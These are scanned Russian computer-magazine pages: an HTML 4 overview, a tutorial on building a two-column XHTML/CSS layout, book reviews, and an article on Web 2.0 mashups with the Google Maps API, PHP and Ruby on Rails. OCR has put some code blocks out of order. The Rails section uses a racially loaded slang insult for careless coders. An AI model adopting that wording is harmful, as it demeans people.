ЧЕТВЕРТАЯ ВЕРСИЯ ЯЗЫКА РАЗМЕТКИ ГИПЕРТЕКСТА СОДЕРЖИТ РЯД ЗНАЧИТЕЛЬНЫХ УЛУЧШЕНИЙ ПО СРАВНЕНИЮ С ПРЕДЫДУЩЕЙ. В НЕЙ ПОЯВЛЯЮТСЯ И АКТИВНО ИСПОЛЬЗУЮТСЯ ПОНЯТИЯ CSS (ТАБЛИЦ СТИЛЕЙ), ФРЕЙМОВ, СКРИПТОВ, НОВЫЕ ПАРАМЕТРЫ ФОРМ, УЛУЧШЕНА ПОДДЕРЖКА ИНТЕРНАЦИОНАЛИЗАЦИИ. КАСКАДНЫЕ ТАБЛИЦЫ СТИЛЕЙ ПОДТАЛКИВАЮТ К РАЗДЕЛЕНИЮ СТРУКТУРЫ И ПРЕДСТАВЛЕНИЮ ДОКУМЕНТА: СТРУКТУРА ОПИСЫВАЕТСЯ С ПОМОЩЬЮ HTML, А ВНЕШНИЙ ВИД — С ПОМОЩЬЮ CSS, ЧТО ПОЗВОЛЯЕТ МЕНЯТЬ ИХ ПРАКТИЧЕСКИ НЕЗАВИСИМО ДРУГ ОТ ДРУГА. ЧАСТО С ПОМОЩЬЮ HTML РАЗМЕЧАЮТСЯ НЕ ТОЛЬКО ТЕКСТ НА АНГЛИЙСКОМ ЯЗЫКЕ, ПОЭТОМУ ДАННАЯ ВЕРСИЯ ЯЗЫКА ПОДДЕРЖИВАЕТ РАЗЛИЧНЫЕ ВИДЫ ПИСЬМА (В ТОМ ЧИСЛЕ И СПРАВА НАЛЕВО). А ТЕПЕРЬ САМОЕ ВКУСНОЕ — НОВЫЕ ТЕГИ. ДЛЯ ГРУППИРОВКИ ЗНАЧЕНИЙ ПОЯВИЛСЯ ТЕГ FIELDSET, А С ПОМОЩЬЮ ТЕГА LEGEND МОЖНО ДАТЬ НАЗВАНИЕ ГРУППЕ. ОЧЕНЬ УДОБНО ПРИМЕНИТЬ ЭТИ ТЕГИ ДЛЯ ГРУППИРОВКИ ЭЛЕМЕНТОВ ФОРМ:



Результат применения тегов fieldset и legend

С ПОМОЩЬЮ ТЕГА МОЖНО СОЗДАВАТЬ СЛОЖНЫЕ КНОПКИ — НАПРИМЕР, ДОБАВИТЬ НА КНОПКУ КАРТИНКУ. ЕЩЕ ОДНИМ НОВОВВЕДЕНИЕМ ДЛЯ ФОРМ ЯВЛЯЕТСЯ ВОЗМОЖНОСТЬ НАЗНАЧИТЬ КАЖДОМУ ЭЛЕМЕНТУ КЛАВИШУ БЫСТРОГО ДОСТУПА С ПОМОЩЬЮ АТТРИБУТА ACCESSKEY. ЕЩЕ ДВА АТТРИБУТА DISABLED И READONLY ПОЗВОЛЯЮТ ОТКЛЮЧИТЬ ЭЛЕМЕНТ И СДЕЛАТЬ ЕГО НЕИЗМЕНЯЕМЫМ (НАПРИМЕР, ПОЛЕ ВВОДА) СООТВЕТСТВЕННО. ТЕГ LABEL ПОЗВОЛЯЕТ ПРИКРЕПИТЬ МЕТКУ К ЭЛЕМЕНТУ ФОРМЫ, ПРИ ЩЕЛЧКЕ НА КОТОРУЮ ВЫДЕЛЯЕТСЯ ТЕКСТ. ИЗМЕНЕНИЯ НЕ ОБОШЛИ СТОРОНОЙ И ТАБЛИЦЫ: ПОЯВИЛИСЬ ЗАГОЛОВКИ, ГРУППЫ СТОЛБЦОВ, ТЕПЕРЬ БРАУЗЕР СМОЖЕТ ПРАВИЛЬНО ОТОБРАЖАТЬ ТАБЛИЦУ НЕ ДОЖИДАЯСЬ ЕЕ ПОЛНОЙ ЗАГРУЗКИ. СКРИПТЫ — КУДА ЖЕ БЕЗ НИХ. ФАКТИЧЕСКИ, В ДАННОЙ ВЕРСИИ ПОЯВИЛАСЬ СОБЫТИЙНАЯ МОДЕЛЬ: БОЛЬШИНСТВО ЭЛЕМЕНТОВ ТЕПЕРЬ ИМЕЮТ АТТРИБУТЫ-СОБЫТИЯ. НАПРИМЕР, МОЖНО ВЫЗВАТЬ СКРИПТ ПРИ ЗАГРУЗКЕ КАКОГО-НИБУДЬ ЭЛЕМЕНТА. И ПОСЛЕДНЕЕ, ЧТО ХОЧЕТСЯ ОТМЕТИТЬ, — ФРЕЙМЫ, ИМЕННО В ЭТОЙ ВЕРСИИ ВПЕРВЫЕ СТАЛО ВОЗМОЖНЫМ ИХ СОЗДАНИЕ.

ния) и none. Второй параметр clear отменяет обтекание данного элемента другими с определенной стороны. Для того чтобы запретить обтекание с двух сторон, можно использовать значение both.

→ **СТАВИМ ЦЕЛЬ.** Не будем заниматься изощренным web-дизайном и сделаем довольно стандартную страницу на слоях.

Из графики на странице есть только логотип, остальные элементы дизайна можно сделать при помощи связки HTML+CSS. Начнем решать задачу шаг за шагом. Первым делом еще раз уточним способ решения: будем использовать XHTML версии 1.0 и CSS во внешнем файле style.css, что и пропишем в нашей страничке, названной index.html:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD-
XHTML 1.0 Strict//EN" "http://www.w3.org-
/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" con-
tent="text/html; charset=windows-1251" />
<title>Название странички</title>
<link rel="stylesheet" type="text/css"
href="style.css" />
</head>
```

Здесь я использую самый строгий стандарт языка XHTML — Strict, в котором полностью разделяется оформление и содержание web-страницы. Также я прописал тег meta с кодировкой, в которой мы пишем нашу страницу. По идее, кодировку должен пересылать web-сервер в заголовке ответа на запрос страницы, но никогда не помешает перестраховаться. В теге title прописано название страницы, а с помощью тега link я подключаю файл style.css с каскадной таблицей стилей.

Все содержимое нашей страницы будет находиться в теге div класса all:


HTML-РЕДАКТОР VS. «БЛОКНОТ»

Довольно часто приходится слышать мнение, что лучше писать web-странички в простом NotePad, а не в HTML-редакторе, специально заточенном под web-программирование (мне нравится, например, Dreamweaver). На эту тему ведутся бесконечные споры, которые иногда называют «религиозными войнами». Такие «научные дискуссии» можно найти на любом форуме, на котором обсуждается web-дизайн, но никакой полезной информации там ты не найдешь. Постараюсь расска-

зать как можно более беспристрастно о том, чем пользоваться.

Иногда действительно проще воспользоваться редактором вроде блокнота или FAR'ом, когда файл небольшой и имеет простую структуру. Ситуация кардинально меняется, когда необходимо работать с гигантским файлом со сложным кодом. Профессиональные редакторы предоставляют и другие преимущества: подсветка синтаксиса (что, в принципе, FAR с плагинами тоже умеет), локальная валидация, визуальное редактирование, сложные операции. Подсветка синтаксиса помогает ориентироваться в коде, вдобавок можно воспользоваться функцией автоформатирования, автозакрыванием тегов и проверкой синтаксиса на лету. Локальная

валидация позволяет находить ошибки разного рода в коде, не выходя в интернет. Что касается визуального редактирования, не подумай, что я призываю делать странички именно так. В то же время визуальное редактирование может помочь в навигации по документу: щелкнул в нужном месте визуального представления и перешел в соответствующее место в коде. Еще иногда нужно проводить различные «сложные операции», например заменить в данном куске кода все теги p с атрибутом align, равным center, на tag span и установить атрибут align в значение left. Блокнот тут не поможет, а Dreamweaver с его мощной функцией поиска и замены — еще как. Гвозди можно забивать и отверткой, но молотком проще.




Включены границы блоков

```
<body>
<div class="all">
<!--Контент -->
</div>
</body>
```

HTML-шаблон написан, теперь займемся CSS. Мы планируем небольшие отступы слева и справа на странице, для реализации чего устанавливаем параметр margin-left и margin-right для тега body. В этом теге также нужно выбрать семейство шрифтов, размер шрифта и фоновый цвет всей станицы. Очень желательно прописать нулевые границы и внутренние и внешние отступы тега div. Обрати внимание на комментарий: если раскомментировать эту строчку, то все блоки будут иметь рамку, что очень удобно для определения границ блоков.

Параметров тега all не будет, он нужен нам лишь как контейнер.

```
body
{
margin-left: 1%;
margin-right: 1%;
font-family: Arial, Helvetica, sans-serif;
font-size: 10pt;
background-color: #FDFDEF;
}
div
{
margin: 0px;
```



Созданная страничка: при низком разрешении

```
padding: 0px;
border: 0px;
/* border: 1px solid black; */
}
.all
{
}
```


Теперь можем приняться собственно за верстку. Все, что мы напишем далее, будет располагаться в теге div класса all. Делаем шапку... Она состоит из двух блоков. Первый — это логотип в виде картинки и подменю, которое появляется при наведении (или клике) мышки на пункт главного меню. В принципе, вместо подменю можно вставить и баннер. Вот что мы пишем в index.html:

```
<div class="logo_and_submenu">
  <div class="logo"></div>
  <div class="submenu">
    <p><strong><a href="#">Ново-
сти</a></strong>&nbsp;&mdash;&nbsp; свежая
информация на нашем сайте</p>
    <p><strong><a href="#">О проек-
те</a></strong>&nbsp;&mdash;&nbsp; о сайте,
на котором вы сейчас находитесь</p>
    <p><strong><a href="#">Исто-
рия</a></strong>&nbsp;&mdash;&nbsp; со времен
динозавров до наших дней</p>
    <p><strong><a href="#">Участники
проекта</a></strong>&nbsp;&mdash;&nbsp; кто
мы сейчас и кем мы станем</p>
  </div>
</div>
```

Здесь в слой класса logo_and_submenu мы вложили два слоя классов logo и submenu. За расположение элементов на странице будут отвечать таблицы стилей:

```
.logo_and_submenu
{
clear: both;
}

.logo
```



«Зеленый свет» валидатора

```
{
float: left;
}
.submenu
{
float: right;
margin-top: 10px;
margin-right: 10px;
width: 400px;
background-color: gray;
padding: 10px 10px 10px 10px;
}

```

Логотип будет прикреплен к левому краю, а подменю — к правому. Также у него проставлены внешние и внутренние отступы, ширина и цвет фона. На очереди горизонтальное меню и форма для поиска:

```
<div class="horizontal_menu">
  <span class="horizontal_menu_item">
<a href="#">Главная</a></span>
  <span class="horizontal_menu_item">
<a href="#">Форум</a></span>
  <span class="horizontal_menu_item">
<a href="#">Проекты</a></span>
  <span class="horizontal_menu_item">
<a href="#">Материалы</a></span>
  <span class="horizontal_menu_item">
<a href="#">Веб-студия</a></span>
</div>
<div class="search">
  <form action="" method="get">
    <p><input name="" size="30" ty-
pe="text" value="Введите текст для
поиска..." />
```

```
<input name="" type="button"
value="Поиск" /></p>
</form>
</div>
```

Их мы можем сделать так же, только без контейнера, то есть просто в виде двух слоев. В данном случае нужно запретить обтекание горизонтального меню слева и прикрепить его к левому краю. С формой поиска продвигается то же самое, только для правой стороны.

```
.horizontal_menu
{
clear: left;
float: left;
padding: 7px;
}
.search
{
clear: right;
float: right;
margin-top: 5px;
}

```

Осталось самое вкусное — основная часть страницы. Пусть она будет состоять из двух колонок. Обе колонки пусть лежат в слое-контейнере класса middle. Левая колонка имеет класс vertical_menu_item, правая — main. Правая состоит еще из двух слоев: верхний (breadcrumb, цепочка навигации) и нижний (content) — собственно главное содержимое страницы.

```
<div class="middle">
  <div class="vertical_menu">
```

```

<p class="vertical_menu_item">
<a class="white_link" href="#">
Главная</a></p>
<p class="vertical_menu_item">
<a class="white_link" href="#">
Форум</a></p>
<p class="vertical_menu_item">
<a class="white_link" href="#">
Материалы</a></p>
<p class="vertical_menu_item">
<a class="white_link" href="#">
Проекты</a></p>
<p class="vertical_menu_item">
<a class="white_link" href="#">
Веб-студия</a></p>
</div>
<div class="main">
<div class="breadcrumb">
<a href="#">Главная </a>| <a href="#">
0 проекте</a> </div>
<div class="content">
<h1>Заголовок первого уровня</h1>
<h2>Заголовок второго уровня</h2>
<p>Здесь будет контент. Здесь
будет контент. Здесь будет контент.
Здесь будет контент. Здесь будет
контент.
</p>
<h2>Заголовок второго уровня</h2>
<p>
Здесь будет контент. Здесь будет
контент. Здесь будет контент. Здесь
будет контент. Здесь будет контент.
</p>
</div>
</div>
</div>

```

```

width: 180px;
background-color: #1F1C5B;
color: white;
}
.main
{
margin-left: 180px;
background-color: red;
}
.breadcrumb
{
background-color: #837C9B;
padding: 5px;
}
.content
{
background-color: #FDFDEF;
padding: 5px;
}
.middle
{
clear: both;
background-color: #FDFDEF;
}

```

Для создания эффекта двух колонок я использовал следующий прием: вертикальному меню (левой колонке) я задал ширину в 180 пикселей, а слою с основным содержанием (правой колонке) поставил внешний отступ слева во столько же пикселей. Такой прием довольно часто используется при верстке на слоях. Осталось сделать лишь пару последних штрихов. Прикручиваем строчку с копирайтом и дописываем для нее стили:

```

<div class="copyright_line">(c) 2006
Борис Вольфсон </div>
.copyright_line
{
clear: both;
text-align: right;
background-color: #837C9B;
color: white;
padding: 5px;
}

```

Осталось прописать стили для правильного отображения элементов вертикального и горизонтального меню. Прежде всего, шрифт элементов меню должен быть несколько больше шрифта

обычного текста. Также должны быть проставлены внутренние отступы.

```

.vertical_menu_item, .horizontal_menu_item
{
font-weight: bold;
font-size: 110%;
}
.horizontal_menu_item
{
padding: 3px 5px 3px 5px;
}
.vertical_menu_item
{
padding: 5px 5px 5px 15px;
}

```

Для правильного отображения нужно проставить отступы и границы параграфов и форм и цвет ссылок. Поколдуй сам — оставлю тебе такую возможность.

→ **валидатор**. Наступил самый страшный момент — проверка кода, написанного нами, валидатором, то есть специальной программой, которая проверяет код на соответствие стандартам. Дело в том, что обычно стандартный код правильно отображается большинством браузеров и более правильно индексируется поисковиками. Web-стандарты устанавливаются организацией The World Wide Web Consortium (W3C). Их можно почитать на официальном сайте www.w3c.org, там же располагаются и валидаторы. Нам понадобятся два валидатора для проверки HTML и CSS. Могу честно признаться, при первой проверке выяснилось, что в одном месте я не закрыл тег параграфа, к тому же валидатор ругнулся на то, что тег input, который стоит в форме поиска, не обернут никаким тегом. Исправив ошибку, я (и ты вместе со мной) увидел желанный зеленый свет! Что касается CSS-валидатора, то он только выдал несколько предупреждений (warning). С другой стороны, любое warning — это потенциальная ошибка.

→ **вот и подошла к концу** работа над страничкой. Идею можно развивать: подобрать нормальные цвета, добавить побольше графики и проч. Главное — что основа уже заложена и что она сделана при помощи слоев. Эта страничка отображается одинаково в самых популярных браузерах, а низкое разрешение монитора не повредит комфортности ее просмотра, так как мы сделали резиновый дизайн ☺

Ты заметил, что было использовано несколько контейнерных слоев? Для чего они нужны? Их можно использовать для задания цвета фона различных областей нашей странички — попробуй поиграть с цветом фона этих слоев и увидишь все сам.

Теперь необходимо правильно расположить элементы, для чего опять же используем CSS:

```

.vertical_menu
{
clear: both;
float: left;

```



Наша страничка в IE и в Firefox

S P E C I A L O B Z O R

MEDIUM



HTML и CSS на примерах

СПб.: БХВ-Петербург, 2005
Мержевич В.В. / 448 страниц
Разумная цена: 160 рублей

HTML — прежде всего система верстки,

определяющая то, как и какие элементы должны располагаться на web-странице. Способ представления информации и оформления зависят исключительно от разработчика. Однако HTML имеет массу ограничений, которые когда-то приходилось обходить через одно место: применение изображений вместо текста, таблицы с невидимой границей, прозрачные рисунки для контроля нужных отступов и пустого пространства и т.п. Сложность разработки крупных проектов из-за этого только повышалась. Стили же частично решают подобные проблемы, не заменяя, а дополняя HTML. Другими словами, CSS (каскадные таблицы стилей) — это набор параметров форматирования, который применяется к элементам документа и изменяет их внешний вид, причем стили легко «прикручиваются» к любому тегу. CSS расширяют возможности дизайна и верстки страниц. И данная книга — набор советов, рецептов и хитростей для работы с HTML и CSS.

HARD



Java-сервлеты и JSP: сборник рецептов

М.: КУДИЦ-ОБРАЗ, 2005
Перри Б. / 768 страниц
Разумная цена: 288 рублей

Сервлет — это класс Java, предназначенный для

динамического формирования содержимого ответа на запрос клиента по сети. Если тебе знакомы CGI-программы и скрипты, то поймешь: сервлеты — это технология Java, способная заменить их. JSP (Java Server Pages) — серверные страницы Java, в которых Java-код перемешивается с JavaScript и HTML. Сервлеты (и JSP) часто называют также web-компонентами. В книге собрано более 200 практических примеров и советов по решениям различных задач с использованием сервлетов или JSP: работа с БД, аутентификация клиентов, работа с почтой, обработка данных из формы, работа с cookie, работа с мультимедиа, использование «сеансов», работа с фильтрами, использование доступных библиотек и многое другое.

ВОЗВЕДИ СВОЙ СЕРВИС!

РЕАЛИЗАЦИЯ ИДЕИ В КОДЕ

КАЖДЫЙ ИНТЕРНЕТ-ПОЛЬЗОВАТЕЛЬ, КОТОРЫЙ УМЕЕТ ЧИТАТЬ И СЛУШАТЬ, ЗНАКОМ С WEB 2.0. КАЖДЫЙ УВАЖАЮЩИЙ СЕБЯ WEB-РАЗРАБОТЧИК НЕ ОДИН РАЗ ПОДУМЫВАЛ О WEB-СЕРВИСЕ ИЛИ ПЫТАЛСЯ СОЗДАТЬ ЕГО. ЧЕМ ВЫЗВАН ИХ БЛАГОРОДНЫЙ ПОРЫВ? ИНОГДА ЖАЖДА СЛАВЫ, ИНОГДА ЖЕЛАНИЕ ПРОВЕРИТЬ СВОИ СИЛЫ, ИНОГДА ПЕРСПЕКТИВА ЗАРАБОТКА

АНТОН СКОРОБОГАТОВ

{ технический директор
Defa Gruppe }

Главное в создании web-сервиса — это идея и ее быстрое воплощение. Мы расскажем о том, как можно быстро реализовать свою идею в коде.

→ **смешать, но не взбалтывать.** Самый простой способ создать собственный сервис — позаимствовать сервис, в котором есть API, перемешать по вкусу и выдать жажущим. Однако обо всем по порядку.

Многие сервисы предлагают API для доступа к данным, что позволяет пользователям получать информацию не в виде набора HTML-страниц, а в более формализованном виде. Простейшим примером такого API является RSS (Really Simple Syndication) и предложение сайта получить 10, 20, 30 и т.д. новостей в этом формате. При использовании RSS ты сможешь публиковать на своем сайте новости сторонних проектов не используя сложных HTML-парсеров. Этот пример самый примитивный.

Более сложные API предоставляют более широкие возможности. Например, API известной Google Maps позволяет наносить на карту мира любые метки и использовать геоинформацию в корыстных целях. Кстати, недавно в Google Maps появилась полная карта Москвы с названиями улиц — повод задуматься. Альтернативой Google Maps является Virtual Earth от Microsoft. Что вы-

брать — решать тебе. Добавлю только, что пока Россия представлена лучше всего в Google Maps.

→ **работать с API несложно,** достаточно базовых знаний XML, PHP и JavaScript.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD-
XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-
strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="content-type" con-
tent="text/html; charset=utf-8"/>
<title>Google Maps JavaScript API Exam-
ple</title>
<script src="http://maps.google.com/maps?fi-
le=api&v=2&key=abcdefg" ty-
pe="text/javascript">
</script>
<script type="text/javascript">
//
function load() {</pre></div>
```



```

if (GBrowserIsCompatible()) {
    var map = new GMap2(document.getElementByid("map"));
    map.setCenter(new GLatLng(55.751729,37.6170), 13);
}
//]]>
</script>
</head>
<body onload="load()" onunload="GUnload()">
<div id="map" style="width: 500px; height: 300px"></div>
</body>
</html>

```

Эта простая HTML-страничка загрузит карту размером 500 на 300 пикселей, в центре которой расположен московский Кремль. Все общение с Google Maps, как видно по этому примеру, ведется через JavaScript-объект GMap2. Интерфейс к нему открыт и описан на странице документации (www.google.com/apis/maps/documentation). Бармены web 2.0 делают поистине впечатляющие коктейли на основе этого API — Mashup, и это только один пример из известных API. На сайте ProgrammableWeb ты сможешь найти более 200 API, которые помогут в реализации твоих идей, и более 600 mashup на их основе. И не забудь: смешать, но не взбалтывать.

→ **пять пудов PHP.** PHP — один из самых простых и, пожалуй, самый распространенный язык программирования для web'a. Как же можно быстро создать на PHP свой сервис? Писать с нуля — долго и неэффективно. Что же делать в такой ситуации? На помощь придут фреймворки — наборы программных компонентов, которые подогнаны друг к другу и вместе составляют базу для написания твоей программы. Использование фреймворка значительно сокращает время разработки, поскольку большинство рутинных операций уже реализовано в коде. Тебе остается лишь концептуальная часть. Не нужно думать о SQL-запросах, о валидации форм, об авторизации пользователя — обо всем этом подумали создатели фреймворков. Так что советую перестать изобретать велосипед, то есть взять готовый и ездить именно на нем.

На выбор предлагается множество моделей: CakePHP, Seagull, Symfony, Zend Framework и многие-многие другие. Каждый имеет свои плюсы и минусы, выбор за тобой. Ориентируйся на фреймворки, заточенные под PHP 5: использование особенностей новой версии дает преимущество не только в скорости разработки, но и в скорости работы самого скрипта.

→ **остановимся на дополнительных библиотеках,** которые наверняка понадобятся при создании собственного сервиса. Для работы с Google Maps используй GoogleMapAPI от PHPInsider (www.phpinsider.com/php/code/GoogleMapAPI) — эта библиотека упрощает работу.

пример кода, переписанного с использованием GoogleMapAPI

```

<?php
require('GoogleMapAPI.class.php');
// Yahoo API необходим для поиска широты и долготы по адресу
$map = new GoogleMapAPI('map', 'YourYahooAppId');
// Путь к базе данных, чтобы сохранять найденные широты и долготы
$map->setDSN('mysql://USER:PASS@localhost/GEOCODES');
// Ключ API для доступа к Google Maps
$map->setAPIKey('absdefg');
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<?php $map->printHeaderJS(); ?>
<?php $map->printMapJS(); ?>
<!-- necessary for google maps polyline drawing in IE -->
<style type="text/css">
v\:* {
behavior:url(#default#VML);
}
</style>
</head>
<body onload="onLoad()">
<?
$map->setCenterCoords(37.6170, 55.751729);
$map->printMap();
?>
</body>
</html>

```

Собственно код ненамного короче, иногда он получается даже длиннее, а сколько возможностей открывается... В базе данных ты можешь хранить точки на карте и добавлять их на страницу лишь вызовом метода: `$map->addMarkerByCoords($lon, $lat, $title = "", $html = "")`, где `$lon` — долгота точки, `$lat` — широта, `$title` — заголовок точки, а `$html` — кусок кода, который будет показан во всплывающей подсказке к точке. Никакого волшебства — только небольшое знание PHP и полезная библиотека. Ты сможешь создавать собственные карты, слои для карт и ставить сколько угодно меток на карте. Захотел — сделал сервис для друзей, чтобы пометить место очередной совместной попойки. Захотел — сделал что-нибудь посерьезней, например пометил точки выхода в иные измерения и места сходок.

Для работы с большинством сервисов достаточно RSS-парсера (например, MagPieRSS — <http://magpierss.sourceforge.net>). Именно в RSS представляют данные del.icio.us, last.fm, flickr и другие сервисы, ориентированные на распространение



Артем Иванов — ведущий программист проекта распознавания личности, аспирант Нижегородского института прикладной физики РАН

СИНИМ АИСО

ДУМАЮ, ПРИМЕРЫ ПРИМЕНЕНИЯ WEB-СЕРВИСОВ МОЖНО НАЙТИ НА МНОГИХ РЕСУРСАХ В СЕТИ. А КАК РАЗДЕЛИТЬ НАПРАВЛЕННОСТЬ ЭТИХ РЕСУРСОВ И ВЫДЕЛИТЬ ИЗ НИХ САМЫЕ УСПЕШНЫЕ? «УСПЕШНЫЕ» ЗНАЧИТ «САМЫЕ ПОСЕЩАЕМЫЕ, ПРИНОСЯЩИЕ ДОХОД, ИЗВЕСТНОСТЬ»? ПОСЕЩАЕМОСТЬ НЕ ПРИНОСИТ ДОХОДА САМА ПО СЕБЕ, ПОЭТОМУ ПРИ РАБОТЕ С WEB-СЕРВИСАМИ ВАЖНО ВЫДЕЛИТЬ СВОЕ ПОЛОЖЕНИЕ В «ПИЩЕВОЙ ЦЕПИ»: КОММЕРЧЕСКАЯ РАЗРАБОТКА И ПУБЛИКАЦИЯ СЕРВИСОВ В ОБЩЕИЗВЕСТНЫХ РЕСУРСАХ, ИНТЕГРАЦИЯ КОМПАНИЙ В РАМКАХ СЕТИ ПОДПИСЧИКОВ КАКИХ-ЛИБО СЕРВИСОВ. УСПЕХ ЭТОЙ ТЕХНОЛОГИИ — УСПЕХ КАЖДОГО, КТО РИСКНЕТ РЕАЛИЗОВАТЬ СВОЮ ИДЕЮ. ЕСЛИ СОЗДАНИЕ СЛОЖНЫХ ПРОДУКТОВ (СИСТЕМЫ УПРАВЛЕНИЯ КОНТЕНТОМ ИЛИ САЙТА ЗНАКОМСТВ) ПОТРЕБУЕТ МАССЫ ЧЕЛОВЕЧЕСКИХ И ВРЕМЕННЫХ РЕСУРСОВ, ТО СОЗДАНИЕ КАКОГО-НИБУДЬ ИНТЕРЕСНОГО И ПОЛЕЗНОГО СЕРВИСА ПОМОЖЕТ ТЕБЕ В КОММЕРЧЕСКОМ ПРОДВИЖЕНИИ ИДЕИ.

пользовательского контента. Также могут понадобиться библиотеки для работы с REST, XMLRPC, JSON — ты всегда найдешь их в Сети в изобилии.

Используя готовый framework и сторонние библиотеки для работы с сервисами, ты сможешь быстро изготовить свой коктейль и так же быстро предложить его на суд пользователей, но для разработки полноценного сервиса с нуля стоит попробовать и другие языки программирования.

→ **рубиновые рельсы.** Ruby On Rails — это фреймворк для создания web-приложений на языке Ruby. Слово «Ruby» вошло в лексикон кодера и стало очень модным, хотя он скрывает в себе смертельную опасность для негров-кодеров, которые умеют быстро печатать на клавиатуре, но не умеют думать. Надеюсь, ты не такой, в тебе сидит здоровая лень, то есть, как известно, двигатель прогресса. Начни с закачки пакета InstantRails (<http://instantrails.rubyforge.org/wiki/wiki.pl>), он представляет собой сборку Apache, MySQL и Ruby и работает без установки. Скачал, распаковал — работает!

основные направления сервисов

С КАЖДЫМ ДНЕМ СТАНОВИТСЯ ВСЕ СЛОЖНЕЕ И СЛОЖНЕЕ НАЙТИ ХОРОШУЮ ИДЕЮ ДЛЯ WEB-СЕРВИСА. КАЖДЫЙ ДЕНЬ ПОЯВЛЯЕТСЯ ЧТО-ТО НОВОЕ (ЧТОБЫ БЫТЬ В КУРСЕ, ЧИТАЙ БЛОГ THE MUSEUM OF MODERN BETAS — <http://momb.socio-kybernetics.net>). НАПРИМЕР, СУЩЕСТВУЕТ ОГРОМНОЕ МНОЖЕСТВО СЕРВИСОВ ТАК НАЗЫВАЕМЫХ «СОЦИАЛЬНЫХ ЗАКЛАДОК», ПРИЧЕМ В САМЫХ РАЗНЫХ ВАРИАЦИЯХ. ВСПОМНИ DEL.ICIO.US, FURL, SPURL И Т.Д. И Т.П. ЕСТЬ И ПРОЕКТЫ С ОТКРЫТЫМ ИСХОДНЫМ КОДОМ, РЕАЛИЗУЮЩИЕ БАЗОВУЮ ФУНКЦИОНАЛЬНОСТЬ ТАКИХ СЕРВИСОВ, — ХОРОШАЯ ПЛОЩАДКА ДЛЯ ТВОЕГО СТАРТА. ПОДУМАЙ, КАК МОЖНО УЛУЧШИТЬ СЕРВИС.

ПИОНЕРЫ НЕ ВСЕГДА ОКАЗЫВАЮТСЯ НА КОНЕ, ИНОГДА НЕОБХОДИМА НЕБОЛЬШАЯ ДОРАБОТКА СЕРВИСА НАПИЛЬНИКОМ, ЧТОБЫ ОН НАЧАЛ ПОКОРЯТЬ СЕРДЦА ПОЛЬЗОВАТЕЛЕЙ. ТАК ЧТО, ПЕРЕД ТЕМ КАК СЯДЕШЬ ПРОГРАММИРОВАТЬ, ХОРОШЕНО ПРОШЕРСТИ ИНТЕРНЕТ И НАЙДИ КАКОЙ-НИБУДЬ СЕРВИС. ПОТОМ ПОДУМАЙ, КОМУ ОН МОЖЕТ БЫТЬ ПОЛЕЗЕН. ТОЛЬКО ТЕБЕ? УЖЕ ХОРОШО. ЕСЛИ ЖЕ НИКАКОЙ ПОЛЗЫ НЕ ОБНАРУЖЕНО, БРАТЬСЯ ЗА РАЗВИТИЕ НЕ СТОИТ.

Разработчики некоторых PHP-фреймворков пытаются копировать принципы RoR. CakePHP, Symfony, PHP on Trax — все это попытки перенести изящность и элегантность RoR в мир PHP. Однако изящность RoR состоит не в самом наборе библиотек, а находится на уровне языка Ruby. PHP-фреймворки полезны, но не обеспечивают того уровня fun в программировании, который гарантирует Ruby.

